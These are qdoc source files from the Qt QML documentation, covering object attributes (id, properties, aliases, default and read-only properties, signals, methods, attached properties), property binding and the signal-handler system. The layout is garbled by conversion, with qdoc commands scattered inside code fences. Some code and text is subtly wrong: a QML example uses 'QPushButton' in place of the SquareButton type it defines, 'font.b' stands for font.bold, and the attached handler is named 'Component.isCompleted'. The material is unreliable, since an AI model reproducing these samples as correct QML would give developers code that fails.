\li attached properties and attached signal handler attributes

\endlist

These attributes are discussed in detail below.

## `\section2` The `\e id` Attribute

Every QML object type has exactly one `\e id` attribute. This attribute is provided by the language itself, and cannot be redefined or overridden by any QML object type.

A value may be assigned to the `\e id` attribute of an object instance to allow that object to be identified and referred to by other objects. This `\c id` must begin with a lower-case letter or an underscore, and cannot contain characters other than letters, numbers and underscores.

Below is a `\I TextInput` object and a `\I Text` object. The `\I TextInput` object's `\c id` value is set to "myTextInput". The `\I Text` object sets its `\c text` property to have the same value as the `\c text` property of the `\I TextInput`, by referring to `\c myTextInput.text`. Now, both items will display the same text:

```
\qml
```

```
import QtQuick 2.0
```

```
Column {
```

```
    width: 200; height: 200
```

```
TextInput { id: myTextInput; text: "Hello World" }

Text { text: myTextInput.text }

}

\endqml
```

An object can be referred to by its `\c id` from anywhere within the `\e {component scope}` in which it is declared. Therefore, an `\c id` value must always be unique within its component scope. See [\{qtqml-documents-scope.html\}](#){Scope and Naming Resolution} for more information.

Once an object instance is created, the value of its `\e id` attribute cannot be changed. While it may look like an ordinary property, the `\c id` attribute is `\b{not}` an ordinary `\c` property attribute, and special semantics apply to it; for example, it is not possible to access `\c myTextInput.id` in the above example.

## `\section2` Property Attributes

A property is an attribute of an object that can be assigned a static value or bound to a dynamic expression. A property's value can be read by other objects. Generally it can also be modified by another object, unless a



particular QML type has explicitly disallowed this for a specific property.

### \section3 Defining Property Attributes

A property may be defined for a type in C++ by registering a `Q_PROPERTY` of a class which is then registered with the QML type system. Alternatively, a custom property of an object type may be defined in an object declaration in a QML document with the following syntax:

\code

```
[default] property <propertyType> <propertyName>
```

\endcode

In this way an object declaration may \l {Defining Object Types from QML} {expose a particular value} to outside objects or maintain some internal state more easily.

Property names must begin with a lower case letter and can only contain letters, numbers and underscores. \l {JavaScript Reserved Words} {JavaScript reserved words} are not valid property names. The \c default keyword is optional, and modifies the semantics of the property being declared. See the upcoming section on \l {Default Properties}{default properties} for more information about the \c default property modifier.

Declaring a custom property implicitly creates a value-change

\{Signal attributes\}{signal} for that property, as well as an associated \{Signal handler attributes\}{signal handler} called \e on<PropertyName>Changed, where \e <PropertyName> is the name of the property, with the first letter capitalized.

For example, the following object declaration defines a new type which derives from the Rectangle base type. It has two new properties, with a \{Signal handler attributes\}{signal handler} implemented for one of those new properties:

```
\qml
Rectangle {
    property color previousColor
    property color nextColor
    onNextColorChanged: console.log("The next color will be: " + nextColor.toString())
}
\endqml
```

#### \section4 Valid Types in Custom Property Definitions

Any of the \{QML Basic Types\} aside from the \{enumeration type\} can be used as custom property types. For example, these are all valid property declarations:

```
\qml
Item {
```

```
property int someNumber  
property string someString  
property url someUrl  
}  
\endqml
```

(Enumeration values are simply whole number values and can be referred to with the `int` type instead.)

Some basic types are provided by the `QtQuick` module and thus cannot be used as property types unless the module is imported. See the [QML Basic Types](#) documentation for more details.

Note the `var` basic type is a generic placeholder type that can hold any type of value, including lists and objects:

```
\code  
property var someNumber: 1.5  
property var someString: "abc"  
property var someBool: true  
property var someList: [1, 2, "three", "four"]  
property var someObject: Rectangle { width: 100; height: 100; color: "red" }  
\endcode
```

Additionally, any [QML Object Types](#) QML object type can be used as a

property type. For example:

```
\code
```

```
property Item someItem
```

```
property Rectangle someRectangle
```

```
\endcode
```

This applies to \l {Defining Object Types from QML}{custom QML types} as well.

If a QML type was defined in a file named \c ColorfulButton.qml (in a directory

which was then imported by the client), then a property of type

\c ColorfulButton would also be valid.

### \section3 Assigning Values to Property Attributes

The value of a property of an object instance may specified in two separate ways:

```
\list
```

```
\li a value assignment on initialization
```

```
\li an imperative value assignment
```

```
\endlist
```

In either case, the value may be either a \e static value or a \e {binding expression}

value.

### \section4 Value Assignment on Initialization

The syntax for assigning a value to a property on initialization is:

```
\code
    <propertyName> : <value>
\endcode
```

An initialization value assignment may be combined with a property definition in an object declaration, if desired. In that case, the syntax of the property definition becomes:

```
\code
    [default] property <propertyType> <propertyName> : <value>
\endcode
```

An example of property value initialization follows:

```
\qml
import QtQuick 2.0

Rectangle {
    color: "red"

    property color nextColor: "blue" // combined property declaration and initialization
}
\endqml
```

## \section4 Imperative Value Assignment

An imperative value assignment is where a property value (either static value or binding expression) is assigned to a property from imperative JavaScript code. The syntax of an imperative value assignment is just the JavaScript assignment operator, as shown below:

\code

```
[<objectId>].<propertyName> = value
```

\endcode

An example of imperative value assignment follows:

\qml

```
import QtQuick 2.0
```

```
Rectangle {
```

```
    id: rect
```

```
    Component.onCompleted: {
```

```
        rect.color = "red"
```

```
    }
```

```
}
```

\endqml

### \section3 Static Values and Binding Expression Values

As previously noted, there are two kinds of values which may be assigned to a property: \e static values, and \e {binding expression} values. The latter are also known as \l{Property Binding}{property bindings}.

\table

\header

\li Kind

\li Semantics

\row

\li Static Value

\li A constant value which does not depend on other properties.

\row

\li Binding Expression

\li A JavaScript expression which describes a property's relationship with other properties. The variables in this expression are called the property's \e dependencies.

The QML engine enforces the relationship between a property and its dependencies. When any of the dependencies change in value, the QML engine automatically re-evaluates the binding expression and assigns the new result to the property.

```
\endtable
```

Here is an example that shows both kinds of values being assigned to properties:

```
\qml
```

```
import QtQuick 2.0
```

```
Rectangle {
```

```
    // both of these are static value assignments on initialization
```

```
    width: 400
```

```
    height: 200
```

```
Rectangle {
```

```
    // both of these are binding expression value assignments on initialization
```

```
    width: parent.width / 2
```

```
    height: parent.height
```

```
}
```

```
}
```

```
\endqml
```

\note To assign a binding expression imperatively, the binding expression must be contained in a function that is passed into `\{Qt::binding()\}{Qt.binding()}`, and then the value returned by `Qt.binding()` must be assigned to the property. In contrast, `Qt.binding()` must not be used when assigning a binding expression upon initialization. See `\{Property Binding}` for more information.



### `\section3` Type Safety

Properties are type safe. A property can only be assigned a value that matches the property type.

For example, if a property is a real, and if you try to assign a string to it, you will get an error:

`\code`

```
property int volume: "four" // generates an error; the property's object will not be loaded
```

`\endcode`

Likewise if a property is assigned a value of the wrong type during run time, the new value will not be assigned, and an error will be generated.

Some property types do not have a natural value representation, and for those property types the QML engine automatically performs string-to-typed-value conversion. So, for example, even though properties of the `\c` color type store colors and not strings, you are able to assign the string `\c "red"` to a color property, without an error being reported.

See `\l {QML Basic Types}` for a list of the types of properties that are

supported by default. Additionally, any available `{QML Object Types}` `{QML object type}` may also be used as a property type.

### `\section3 Special Property Types`

### `\section4 Object List Property Attributes`

A `{list type}` property can be assigned a list of QML object-type values.

The syntax for defining an object list value is a comma-separated list surrounded by square brackets:

`\code`

```
[ <item 1>, <item 2>, ... ]
```

`\endcode`

For example, the `{Item}` type has a `{Item::states}` property that is used to hold a list of `{State}` type objects. The code below initializes the value of this property to a list of three `{State}` objects:

`\qml`

```
import QtQuick 2.0
```

```
Item {
```

```
    states: [
```

```
        State { name: "loading" },
```

```
        State { name: "running" },  
        State { name: "stopped" }  
    ]  
}  
\endqml
```

If the list contains a single item, the square brackets may be omitted:

```
\qml  
import QtQuick 2.0  
  
Item {  
    states: State { name: "running" }  
}  
\endqml
```

A `list` type property may be specified in an object declaration with the following syntax:

```
\code  
[default] property list<<objectType>> propertyName  
\endcode
```

and, like other property declarations, a property initialization may be combined with the property declaration with the following syntax:

```
\code
```

```
[default] property list<<objectType>> propertyName: <value>
```

```
\endcode
```

An example of list property declaration follows:

```
\qml
```

```
import QtQuick 2.0
```

```
Rectangle {
```

```
    // declaration without initialization
```

```
    property list<Rectangle> siblingRects
```

```
    // declaration with initialization
```

```
    property list<Rectangle> childRects: [
```

```
        Rectangle { color: "red" },
```

```
        Rectangle { color: "blue" }
```

```
    ]
```

```
}
```

```
\endqml
```

If you wish to declare a property to store a list of values which are not necessarily QML object-type values, you should declare a `var` property instead.

## `\section4` Grouped Properties

In some cases properties contain a logical group of sub-property attributes.

These sub-property attributes can be assigned to using either the dot notation or group notation.

For example, the `\l Text` type has a `\l{Text::font.family}{font}` group property. Below, the first `\l Text` object initializes its `\c font` values using dot notation, while the second uses group notation:

`\code`

```
Text {
```

```
    //dot notation
```

```
    font.pixelSize: 12
```

```
    font.b: true
```

```
}
```

```
Text {
```

```
    //group notation
```

```
    font { pixelSize: 12; b: true }
```

```
}
```

`\endcode`

Grouped property types are basic types which have subproperties. Some of these basic types are provided by the QML language, while others may only be used if the Qt Quick module is imported. See the documentation about `{QML Basic Types}` for more information.

### `\section3 Property Aliases`

Property aliases are properties which hold a reference to another property. Unlike an ordinary property definition, which allocates a new, unique storage space for the property, a property alias connects the newly declared property (called the aliasing property) as a direct reference to an existing property (the aliased property).

A property alias declaration looks like an ordinary property definition, except that it requires the `\c alias` keyword instead of a property type, and the right-hand-side of the property declaration must be a valid alias reference:

```
\code
[default] property alias <name>: <alias reference>
\endcode
```

Unlike an ordinary property, an alias can only refer to a object, or the property of a object, that is within the scope of the `{QML Object Types}` {type} within which the alias is declared. It cannot contain arbitrary

JavaScript expressions and it cannot refer to objects declared outside of the scope of its type. Also note the `\e {alias reference}` is not optional, unlike the optional default value for an ordinary property; the alias reference must be provided when the alias is first declared.

For example, below is a `\c Button` type with a `\c buttonText` aliased property which is connected to the `\c text` object of the `\l Text` child:

```
\qml
// Button.qml
import QtQuick 2.0

Rectangle {
    property alias buttonText: textItem.text

    width: 100; height: 30; color: "yellow"

    Text { id: textItem }
}
\endqml
```

The following code would create a `\c Button` with a defined text string for the child `\l Text` object:

```
\qml
```

```
Button { buttonText: "Click Me" }
```

```
\endqml
```

Here, modifying `\c buttonText` directly modifies the `textItem.text` value; it does not change some other value that then updates `textItem.text`. If `\c buttonText` was not an alias, changing its value would not actually change the displayed text at all, as property bindings are not bi-directional: the `\c buttonText` value would have changed if `textItem.text` was changed, but not the other way around.

#### `\section4` Considerations for Property Aliases

Aliases are only activated once a component has been fully initialized. An error is generated when an uninitialized alias is referenced. Likewise, aliasing an aliasing property will also result in an error.

`\snippet qml/properties.qml` alias complete

When importing a `\{QML Object Types\}`{QML object type} with a property alias in the root object, however, the property appear as a regular Qt property and consequently can be used in alias references.

It is possible for an aliasing property to have the same name as an existing property, effectively overwriting the existing property. For example,



the following QML type has a `\c color` alias property, named the same as the built-in `\l {Rectangle::color}` property:

```
\snippet qml/properties.qml alias overwrite
```

Any object that use this type and refer to its `\c color` property will be referring to the alias rather than the ordinary `\l {Rectangle::color}` property. Internally, however, the red can correctly set its `\c color` property and refer to the actual defined property rather than the alias.

### \section3 Default Properties

An object definition can have a single `\e default` property. A default property is the property to which a value is assigned if an object is declared within another object's definition without declaring it as a value for a particular property.

Declaring a property with the optional `\c default` keyword marks it as the default property. For example, say there is a file `MyLabel.qml` with a default property `\c someText`:

```
\qml
```

```
// MyLabel.qml
```

```
import QtQuick 2.0
```

```
Text {  
    default property var someText  
  
    text: "Hello, " + someText.text  
}  
\endqml
```

The \c someText value could be assigned to in a \c MyLabel object definition,  
like this:

```
\qml  
MyLabel {  
    Text { text: "world!" }  
}  
\endqml
```

This has exactly the same effect as the following:

```
\qml  
MyLabel {  
    someText: Text { text: "world!" }  
}  
\endqml
```

However, since the `\c someText` property has been marked as the default property, it is not necessary to explicitly assign the `\l Text` object to this property.

You will notice that child objects can be added to any `\l {Item}`-based type without explicitly adding them to the `\l {Item::children}{children}` property. This is because the default property of `\l Item` is its `\c data` property, and any items added to this list for an `\l Item` are automatically added to its list of `\l {Item::children}{children}`.

Default properties can be useful for reassigning the children of an item. See the `\l{TabWidget Example}`, which uses a default property to automatically reassign children of the `TabWidget` as children of an inner `ListView`.

### `\section3 Read-Only Properties`

An object declaration may define a read-only property using the `\c readonly` keyword, with the following syntax:

`\code`

```
    readonly property <propertyType> <propertyName> : <initialValue>
```

`\endcode`

Read-only properties must be assigned a value on initialization. After a read-only property is initialized, it is no longer possible to give it a value, whether from imperative code or otherwise.

For example, the code in the `\c Component.onCompleted` block below is invalid:

```
\qml
Item {
    readonly property int someNumber: 10

    Component.onCompleted: someNumber = 20 // doesn't work, causes an error
}
\endqml
```

`\note` A read-only property cannot also be a `\l{Default Properties}{default}` or `\l{Property Aliases}{alias}` property.

### `\section3` Property Modifier Objects

Properties can have

`\l{qtqml-cppintegration-definetypes.html#property-modifier-types}`

`{property value modifier objects}` associated with them.

The syntax for declaring an instance of a property modifier type associated with a particular property is as follows:

```

\code
<PropertyModifierTypeName> on <propertyName> {
    // attributes of the object instance
}
\endcode

```

It is important to note that the above syntax is in fact an [\{qtqml-syntax-basics.html#object-declarations\}](http://qtqml-syntax-basics.html#object-declarations) object declaration which will instantiate an object which acts on a pre-existing property.

Certain property modifier types may only be applicable to specific property types, however this is not enforced by the language. For example, the `NumberAnimation` type provided by `QtQuick` will only animate numeric-type (such as `int` or `real`) properties. Attempting to use a `NumberAnimation` with non-numeric property will not result in an error, however the non-numeric property will not be animated. The behavior of a property modifier type when associated with a particular property type is defined by its implementation.

## \section2 Signal Attributes

A signal is a notification from an object that some event has occurred: for example, a property has changed, an animation has started or stopped, or

when an image has been downloaded. The `MouseArea` type, for example, has a `clicked` signal that is emitted when the user clicks within the mouse area.

An object can be notified through a `Signal handler attributes` `{signal handler}` whenever it a particular signal is emitted. A signal handler is declared with the syntax `on<Signal>` where `<Signal>` is the name of the signal, with the first letter capitalized. The signal handler must be declared within the definition of the object that emits the signal, and the handler should contain the block of JavaScript code to be executed when the signal handler is invoked.

For example, the `onClicked` signal handler below is declared within the `MouseArea` object definition, and is invoked when the `MouseArea` is clicked, causing a console message to be printed:

```
\qml
import QtQuick 2.0

Item {
    width: 100; height: 100

    MouseArea {
        anchors.fill: parent
        onClicked: {
```

```
        console.log("Click!")
    }
}
}
\endqml
```

### \section3 Defining Signal Attributes

A signal may be defined for a type in C++ by registering a Q\_SIGNAL of a class which is then registered with the QML type system. Alternatively, a custom signal for an object type may be defined in an object declaration in a QML document with the following syntax:

```
\code
    signal <signalName>([[<type> <parameter name>[, ...]])]
\endcode
```

Attempting to declare two signals or methods with the same name in the same type block is an error. However, a new signal may reuse the name of an existing signal on the type. (This should be done with caution, as the existing signal may be hidden and become inaccessible.)

Here are three examples of signal declarations:

```
\qml
```

```
import QtQuick 2.0
```

```
Item {  
    signal clicked  
    signal hovered()  
    signal actionPerformed(string action, var actionResult)  
}  
\endqml
```

If the signal has no parameters, the "()" brackets are optional. If parameters are used, the parameter types must be declared, as for the `\c string` and `\c var` arguments for the `\c actionPerformed` signal above. The allowed parameter types are the same as those listed under `\l {Defining Property Attributes}` on this page.

To emit a signal, invoke it as a method. Any relevant

`\l {Signal handler attributes}{signal handlers}` will be invoked when the signal is emitted, and handlers can use the defined signal argument names to access the respective arguments.

### `\section3 Property Change Signals`

QML types also provide built-in `\e {property change signals}` that are emitted whenever a property value changes, as previously described in the section on `\l {Property attributes}{property attributes}`. See the upcoming section on `\l {Property change signal handlers}{property change signal handlers}` for more



information about why these signals are useful, and how to use them.

## \section2 Signal Handler Attributes

Signal handlers are a special sort of \l{Method attributes}{method attribute}, where the method implementation is invoked by the QML engine whenever the associated signal is emitted. Adding a signal to an object definition in QML will automatically add an associated signal handler to the object definition, which has, by default, an empty implementation. Clients can provide an implementation, to implement program logic.

Consider the following \c SquareButton type, whose definition is provided in the \c SquareButton.qml file as shown below, with signals \c activated and \c deactivated:

```
\qml
```

```
// SquareButton.qml
```

```
Rectangle {
```

```
    id: root
```

```
    signal activated(real xPosition, real yPosition)
```

```
    signal deactivated
```

```
    width: 100; height: 100
```

```

MouseArea {
    anchors.fill: parent
    onPressed: root.activated(mouse.x, mouse.y)
    onReleased: root.deactivated()
}
}
\endqml

```

These signals could be received by any `QPushButton` objects in another QML file in the same directory, where implementations for the signal handlers are provided by the client:

```

\qml
// myapplication.qml

QPushButton {
    onActivated: console.log("Activated at " + xPosition + "," + yPosition)
    onDeactivated: console.log("Deactivated!")
}
\endqml

```

See the [Signal and Handler Event System](#) for more details on use of signals.

`\section3 Property Change Signal Handlers`

Signal handlers for property change signal take the syntax form

`\e on<Property>Changed` where `\e <Property>` is the name of the property, with the first letter capitalized. For example, although the `\I TextInput` type documentation does not document a `\c textChanged` signal, this signal is implicitly available through the fact that `\I TextInput` has a `\I {TextInput::text}{text}` property and so it is possible to write an `\c onTextChanged` signal handler to be called whenever this property changes:

```
\qml
import QtQuick 2.0

TextInput {
    text: "Change this!"

    onTextChanged: console.log("Text has changed to:", text)
}
\endqml
```

## `\section2 Method Attributes`

A method of an object type is a function which may be called to perform some processing or trigger further events. A method can be connected to a signal so that it is automatically invoked whenever the signal is emitted. See

\l {Signal and Handler Event System} for more details.

### \section3 Defining Method Attributes

A method may be defined for a type in C++ by tagging a function of a class which is then registered with the QML type system with `Q_INVOKABLE` or by registering it as a `Q_SLOT` of the class. Alternatively, a custom method can be added to an object declaration in a QML document with the following syntax:

\code

```
function <functionName>([<parameterName>[, ...]]) { <body> }
```

\endcode

Methods can be added to a QML type in order to define standalone, reusable blocks of JavaScript code. These methods can be invoked either internally or by external objects.

Unlike signals, method parameter types do not have to be declared as they default to the `var` type.

Attempting to declare two methods or signals with the same name in the same type block is an error. However, a new method may reuse the name of an existing method on the type. (This should be done with caution, as the existing method may be hidden and become inaccessible.)

Below is a \l Rectangle with a \c calculateHeight() method that is called when assigning the \c height value:

```
\qml
import QtQuick 2.0

Rectangle {
    id: rect

    function calculateHeight() {
        return rect.width / 2;
    }

    width: 100
    height: calculateHeight()
}
\endqml
```

If the method has parameters, they are accessible by name within the method.

Below, when the \l MouseArea is clicked it invokes the \c moveTo() method which can then refer to the received \c newX and \c newY parameters to reposition the text:

```
\qml
import QtQuick 2.0
```

```

Item {
    width: 200; height: 200

    MouseArea {
        anchors.fill: parent
        onClicked: label.moveTo(mouse.x, mouse.y)
    }

    Text {
        id: label

        function moveTo(newX, newY) {
            label.x = newX;
            label.y = newY;
        }

        text: "Move me!"
    }
}

\endqml

```

\section2 Attached Properties and Attached Signal Handlers

\e {Attached properties} and \e {attached signal handlers} are mechanisms that

enable objects to be annotated with extra properties or signal handlers that are otherwise unavailable to the object. In particular, they allow objects to access properties or signals that are specifically relevant to the individual object.

A QML type implementation may choose to create an `{attaching type}` with particular properties and signals. Instances of this type can then be created and `{attaching type}` attached to specific objects at run time, allowing those objects to access the properties and signals of the attaching type. These are accessed by prefixing the properties and respective signal handlers with the name of the attaching type.

References to attached properties and handlers take the following syntax form:

```
\code
```

```
<AttachingType>.<propertyName>
```

```
<AttachingType>.on<SignalName>
```

```
\endcode
```

For example, the `ListView` type has an attached property

`{ListView::isCurrentItem}` that is available to each delegate object in a `ListView`. This can be used by each individual delegate object to determine whether it is the currently selected item in the view:

```
\qml
```

```
import QtQuick 2.0
```

```
ListView {  
    width: 240; height: 320  
    model: 3  
    delegate: Rectangle {  
        width: 100; height: 30  
        color: ListView.isCurrentItem ? "red" : "yellow"  
    }  
}  
\endqml
```

In this case, the name of the \e {attaching type} is \c ListView and the property in question is \c isCurrentItem, hence the attached property is referred to as \c ListView.isCurrentItem.

An attached signal handler is referred to in the same way. For example, the \c Component.isCompleted attached signal handler is commonly used to execute some JavaScript code when a component's creation process has been completed. In the example below, once the \l ListModel has been fully created, its \c Component.onCompleted signal handler will automatically be invoked to populate the model:

```
\qml  
import QtQuick 2.0
```



```

ListView {
    width: 240; height: 320

    model: ListModel {
        id: listModel

        Component.onCompleted: {
            for (var i = 0; i < 10; i++)
                listModel.append({"Name": "Item " + i})
        }
    }

    delegate: Text { text: index }
}

\endqml

```

Since the name of the `\e {attaching type}` is `\c Component` and that type has a `\c completed` signal, the attached signal handler is referred to as `\c Component.isCompleted`.

### `\section3 A Note About Accessing Attached Properties and Signal Handlers`

A common error is to assume that attached properties and signal handlers are directly accessible from the children of the object to which these attributes have been attached. This is not the case. The instance of the `\e {attaching type}` is only attached to specific objects, not to the object

and all of its children.

For example, below is a modified version of the earlier example involving attached properties. This time, the delegate is an `\Item` and the colored `\Rectangle` is a child of that item:

```
\qml
import QtQuick 2.0

ListView {
    width: 240; height: 320
    model: 3
    delegate: Item {
        width: 100; height: 30

        Rectangle {
            width: 100; height: 30
            color: ListView.isCurrentItem ? "red" : "yellow" // WRONG! This won't work.
        }
    }
}

\endqml
```

This does not work as expected because `\c ListView.isCurrentItem` is attached only to the root delegate object, and not its children. Since the

\l Rectangle is a child of the delegate, rather than being the delegate itself,  
it cannot access the \c isCurrentItem attached property as  
\c ListView.isCurrentItem. So instead, the rectangle should access  
\c isCurrentItem through the root delegate:

```
\qml
```

```
ListView {
```

```
    //....
```

```
    delegate: Item {
```

```
        id: delegateItem
```

```
        width: 100; height: 30
```

```
        Rectangle {
```

```
            width: 100; height: 30
```

```
            color: delegateItem.ListView.isCurrentItem ? "red" : "yellow" // correct
```

```
        }
```

```
    }
```

```
}
```

```
\endqml
```

Now \c delegateItem.ListView.isCurrentItem correctly refers to the  
\c isCurrentItem attached property of the delegate.

```
*/
```

```
propertybinding.qdoc
```

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qtqml-syntax-propertybinding.html

\title Property Binding

\brief binding object properties

An object's property can be assigned a static value which stays constant until it is explicitly assigned a new value. However, to make the fullest use of QML and its built-in support for dynamic object behaviors, most QML objects use \e {property bindings}.

Property bindings are a core feature of QML that lets developers specify relationships between different object properties. When a property's \e dependencies change in value, the property is automatically updated according to the specified relationship.

Behind the scenes, the QML engine monitors the property's dependencies (that is, the variables in the binding expression). When a change is detected, the QML engine re-evaluates the binding expression and applies the new result to the property.

\section1 Overview

To create a property binding, a property is assigned a JavaScript expression that evaluates to the desired value. At its simplest, a binding may be a reference to another property. Take the following example, where the blue \l Rectangle's height is bound to the height of its parent:

```
\qml
```

```
Rectangle {
```

```
    width: 200; height: 200
```

```
    Rectangle {
```

```
        width: 100
```

```
        height: parent.height
```

```
        color: "blue"
```

```
    }
```

```
}
```

```
\endqml
```

Whenever the height of the parent rectangle changes, the height of the blue rectangle automatically updates to be of the same value.

A binding can contain any valid JavaScript expression or statement, as QML uses a standards compliant JavaScript engine. Bindings can access object properties, call methods and use built-in JavaScript objects such as `Date` and `Math`.

Below are other possible bindings for the previous example:

```
\code
```

```
height: parent.height / 2
```

```
height: Math.min(parent.width, parent.height)
```

```
height: parent.height > 100 ? parent.height : parent.height/2
```

```
height: {  
  if (parent.height > 100)  
    return parent.height  
  else  
    return parent.height / 2  
}
```

```
height: someMethodThatReturnsHeight()
```

```
\endcode
```

Below is a more complex example involving more objects and types:

```
\qml
```

```
Column {
```

```
  id: column
```

```
  width: 200
```

```
  height: 200
```

```
  Rectangle {
```

```
    id: topRect
```

```
    width: Math.max(bottomRect.width, parent.width/2)
```

```
    height: (parent.height / 3) + 10
```

```
color: "yellow"
```

```
TextInput {  
    id: myTextInput  
    text: "Hello QML!"  
}  
}
```

```
Rectangle {  
    id: bottomRect  
    width: 100  
    height: 50  
    color: myTextInput.text.length <= 10 ? "red" : "blue"  
}  
}  
\endqml
```

In the previous example,

```
\list
```

```
\li \c topRect.width depends on \c bottomRect.width and \c column.width
```

```
\li \c topRect.height depends on \c column.height
```

```
\li \c bottomRect.color depends on \c myTextInput.text.length
```

```
\endlist
```

Syntactically, bindings are allowed to be of arbitrary complexity. However, if



a binding is overly complex - such as involving multiple lines, or imperative loops - it could indicate that the binding is being used for more than describing property relationships. Complex bindings can reduce code performance, readability, and maintainability. It may be a good idea to redesign components that have complex bindings, or at least factor the binding out into a separate function.

\keyword qml-javascript-assignment

\section1 Creating Property Bindings from JavaScript

A property with a binding is automatically updated as necessary. However, if the property is later assigned a static value from a JavaScript statement, the binding will be removed.

For example, the \l Rectangle below initially ensures that its \c height is always twice its \c width. However, when the space key is pressed, the current value of \c {width\*3} will be assigned to \c height as a \e static value. After that, \e {the \c height will remain fixed at this value, even if the \c width changes}. The assignment of the static value removes the binding.

\qml

import QtQuick 2.0

Rectangle {

width: 100

```
height: width * 2
```

```
focus: true
```

```
Keys.onSpacePressed: {
```

```
    height = width * 3
```

```
}
```

```
}
```

```
\endqml
```

If the intention is to give the rectangle a fixed height and stop automatic updates, then this is not a problem. However, if the intention is to establish a new relationship between `\c width` and `\c height`, then the new binding expression must be wrapped in the `Qt.binding()` function instead:

```
\qml
```

```
import QtQuick 2.0
```

```
Rectangle {
```

```
    width: 100
```

```
    height: width * 2
```

```
focus: true
```

```
Keys.onSpacePressed: {
```

```
    height = Qt.binding(function() { return width * 3 })
```

```
}
```

```
}  
\endqml
```

Now, after the space key is pressed, the rectangle's height will continue auto-updating to always be three times its width.

## \section2 Using \c this with Property Binding

When creating a property binding from JavaScript, the \c this keyword can be used to refer to the object which receives the binding. This is helpful for resolving ambiguities with property names.

For example, the \c Component.onCompleted handler below is defined within the scope of the \I Item. In this scope, \c width refers to the \I Item's width, not the \I Rectangle's width. To bind the \I Rectangle's \c height to its own \c width, the binding expression must explicitly refer to \c this.width (or alternatively, \c{rect.width}):

```
\qml  
Item {  
    width: 500  
    height: 500  
  
    Rectangle {
```

```
id: rect

width: 100

color: "yellow"

}
```

```
Component.onCompleted: {

    rect.height = Qt.binding(function() { return this.width * 2 })

    console.log("rect.height = " + rect.height) // prints 200, not 1000

}

}

\endqml
```

\note The value of \c this is not defined outside of property bindings.

See \l {JavaScript Environment Restrictions} for details.

\*/

signals.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

**\*\* Commercial License Usage**

\*\* Licensees holding valid commercial Qt licenses may use this file in  
\*\* accordance with the commercial license agreement provided with the  
\*\* Software or, alternatively, in accordance with the terms contained in  
\*\* a written agreement between you and Digia. For licensing terms and  
\*\* conditions see <http://qt.digia.com/licensing>. For further information  
\*\* use the contact form at <http://qt.digia.com/contact-us>.  
\*\*

**\*\* GNU Free Documentation License Usage**

\*\* Alternatively, this file may be used under the terms of the GNU Free  
\*\* Documentation License version 1.3 as published by the Free Software  
\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

**\*\* \$QT\_END\_LICENSE\$**

**\*\***

\*\*\*\*\*/

/\*!

\page qtqml-syntax-signals.html

\title Signal and Handler Event System

\brief the event system in QML

Application and user interface components need to communicate with each other. For example, a button needs to know that the user has clicked on it.

The button may change colors to indicate its state or perform some logic. As well, application needs to know whether the user is clicking the button. The application may need to relay this clicking event to other applications.

QML has a signal and handler mechanism, where the `signal` is the event and the signal is responded to through a `{signal handler}`. When a signal is emitted, the corresponding signal handler is invoked. Placing logic such as scripts or other operations in the handler allows the component to respond to the event.

`\keyword qml-signals-and-handlers`

`\section1 Receiving Signals with Signal Handlers`

To receive a notification when a particular signal is emitted for a particular object, the object definition should declare a signal handler named `on<Signal>` where `<Signal>` is the name of the signal, with the first letter capitalized. The signal handler should contain the JavaScript code to be executed when the signal handler is invoked.

For example, the `MouseArea` type from the `QtQuick` module has a `clicked` signal that is emitted whenever the mouse is clicked within the area. Since the signal name is `clicked`, the signal handler for receiving this signal should be named `onClicked`. In the example below, whenever the mouse area is clicked, the `onClicked` handler is invoked, applying a random color to the `Rectangle`:

`\qml`

`import QtQuick 2.0`

`Rectangle {`

```

id: rect

width: 100; height: 100

MouseArea {

    anchors.fill: parent

    onClicked: {

        rect.color = Qt.rgb(Math.random(), Math.random(), Math.random(), 1);

    }

}

}

\endqml

```

Looking at the `MouseArea` documentation, you can see the `MouseArea::clicked` signal is emitted with a parameter named `mouse` which is a `MouseEvent` object that contains further details about the mouse click event. This name can be referred to in our `onClicked` handler to access this parameter. For example, the `MouseEvent` type has `x` and `y` coordinates that allows us to print out the exact location where the mouse was clicked:

```

\qml

import QtQuick 2.0

Rectangle {

    id: rect

    width: 100; height: 100

    MouseArea {

        anchors.fill: parent
    }
}

```

```

onClicked: {
    rect.color = Qt.rgb(Math.random(), Math.random(), Math.random(), 1);

    // access 'mouse' parameter
    console.log("Clicked mouse at", mouse.x, mouse.y)
}
}
}
\endqml

```

## \section2 Property Change Signal Handlers

A signal is automatically emitted when the value of a QML property changes. This type of signal is a \e {property change signal} and signal handlers for these signals are written in the form \e on<Property>Changed where \e <Property> is the name of the property, with the first letter capitalized.

For example, the \l MouseArea type has a \l {MouseArea::pressed}{pressed} property. To receive a notification whenever this property changes, write a signal handler named \c onPressedChanged:

```

\qml
import QtQuick 2.0

Rectangle {
    id: rect

    width: 100; height: 100

```



```

MouseArea {

    anchors.fill: parent

    onPressedChanged: {

        console.log("Mouse area is pressed?", pressed)

    }

}

}

\endqml

```

Even though the `\l MouseArea` documentation does not document a signal handler named `\c onPressedChanged`, the signal is implicitly provided by the fact that the `\c pressed` property exists.

## `\section2 Using the Connections Type`

